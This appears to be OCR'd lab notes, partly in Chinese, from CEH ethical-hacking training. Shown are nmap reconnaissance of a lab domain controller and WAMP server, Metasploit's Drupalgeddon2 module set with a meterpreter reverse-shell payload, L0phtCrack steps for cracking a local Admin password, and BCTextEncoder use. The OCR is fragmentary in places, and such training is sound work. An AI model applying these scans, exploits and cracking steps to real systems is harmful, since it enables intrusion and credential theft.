
# Locating DC



```
attacker@parrot - - -
    ssudo nmap 10.10.10.16 -p445 -sVC
[sudo] password for attacker:
Starting Nmap 7.80 ( https://nmap.org ) at 2023-09-25 03:36 EDT
Nmap scan report for 10.10.10.16
Host is up (0.00043s latency).
PORT
       STATE SERVICE VERSION
445/tcp open microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds (workgroup: CEH)
MAC Address: 00:15:5D:01:97:21 (Microsoft)
Service Info: Host: SERVER2016; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
 clock-skew: mean: 2h19m58s, deviation: 4h02m29s, median: -1s
 nbstat: NetBIOS name: SERVER2016, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:01:97:21 (Microsoft)
 smb-os-discovery:
   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
   Computer name: Server2016
   NetBIOS computer name: SERVER2016\x00
   Domain name: CEH.com
   Forest name: CFH.com
   FQDN: Server2016.CEH.com
   System time: 2023-09-25T00:36:06-07:00
  smb-security-mode:
   account used: <blank>
   authentication level: user
    challenge_response: supported
   message signing: required
```

# Locating WAMP

```
attacker@parrot - - -
     sudo nmap -p80,8080 --open -sV --script http-title 10.10.10.*
Starting Nmap 7.80 ( https://nmap.org ) at 2023-09-25 02:06 EDT
Nmap scan report for 10.10.10.10
Host is up (0.0012s latency).
Not shown: 1 closed port
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
 http-server-header: Microsoft-IIS/10.0
http-title: IIS Windows
MAC Address: 00:15:5D:01:97:1F (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for 10.10.10.16
Host is up (0.00056s latency).
        STATE SERVICE VERSION
PORT
80/tcp open http://Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
 http-server-header: Microsoft-HTTPAPI/2.0
 http-title: Not Found
http-server-header: Apache/2.4.39 (Win64) PHP/7.2.18
 http-title: WAMPSERVER Homepage
MAC Address: 00:15:5D:01:97:21 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for www.goodshopping.com (10.10.10.19)
Host is up (0.0013s latency).
```

# Drupalgeddon2

```
msf6 > use exploit/unix/webapp/drupal_drupalgeddon2
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > info
```

Name: Drupal Drupalgeddon 2 Forms API Property Injection

Module: exploit/unix/webapp/drupal\_drupalgeddon2

Platform: PHP, Unix, Linux

Arch: php, cmd, x86, x64

Privileged: No


License: Metasploit Framework License (BSD)

Rank: Excellent


Disclosed: 2018-03-28

## hashcat


### SHA384



# LOphtCrack



安裝 LOphtCrack






建立新工作階段

#### 5 L0phtCrack 7 - v7.1.5 Win64 [Unnamed Session]

匯入本機帳號資料庫進行破解

選擇本機帳號資料庫




執行匯入


5 L0phtCrack 7 - v7.1.5 Win64 [Unnamed Session] \*



設定以字典檔採窮舉法攻擊



執行破解



待 Admin 密碼破解後 點擊 Stop 按鈕停止破解


### BCTextEncoder


#### 使用 BCTextEncoder

#### 資料夾路徑在此 New Volume (E:) > CEH-Tools > CEHv11 Module 20 Cryptography > Cryptography Tools > $\wedge$ Name Date modified Type Advanced Encryption Package File folder 10/9/2020 9:59 PM A. BCTextEncoder 10/9/2020 9:59 PM File folder CryptoForge 10/9/2020 9:59 PM File folder 執行檔案在此 BCTextEncoder\_v.1.03.2.1.exe 10/9/2020 7:18 PM Application File description: Jetico Self-Extracting Archive Utility... Company: Jetico, Inc. File version: 3.0.6.6


Date created: 10/9/2020 9:59 PM

Size: 1.30 MB






輸入並確認密碼




加密結果




### BCTextEncoder Utility v. 1.03.2.1 $\times$ Key Options Help Generate New Public/Secret Pair Choose Public Key for Encoding Encode word Decoded pla Manage Key Database Encoded text: Decode

產生金鑰對


使用金鑰對加解密





產生建立金鑰對





設定演算法、金<del>编</del>長度 用戶名稱及密碼









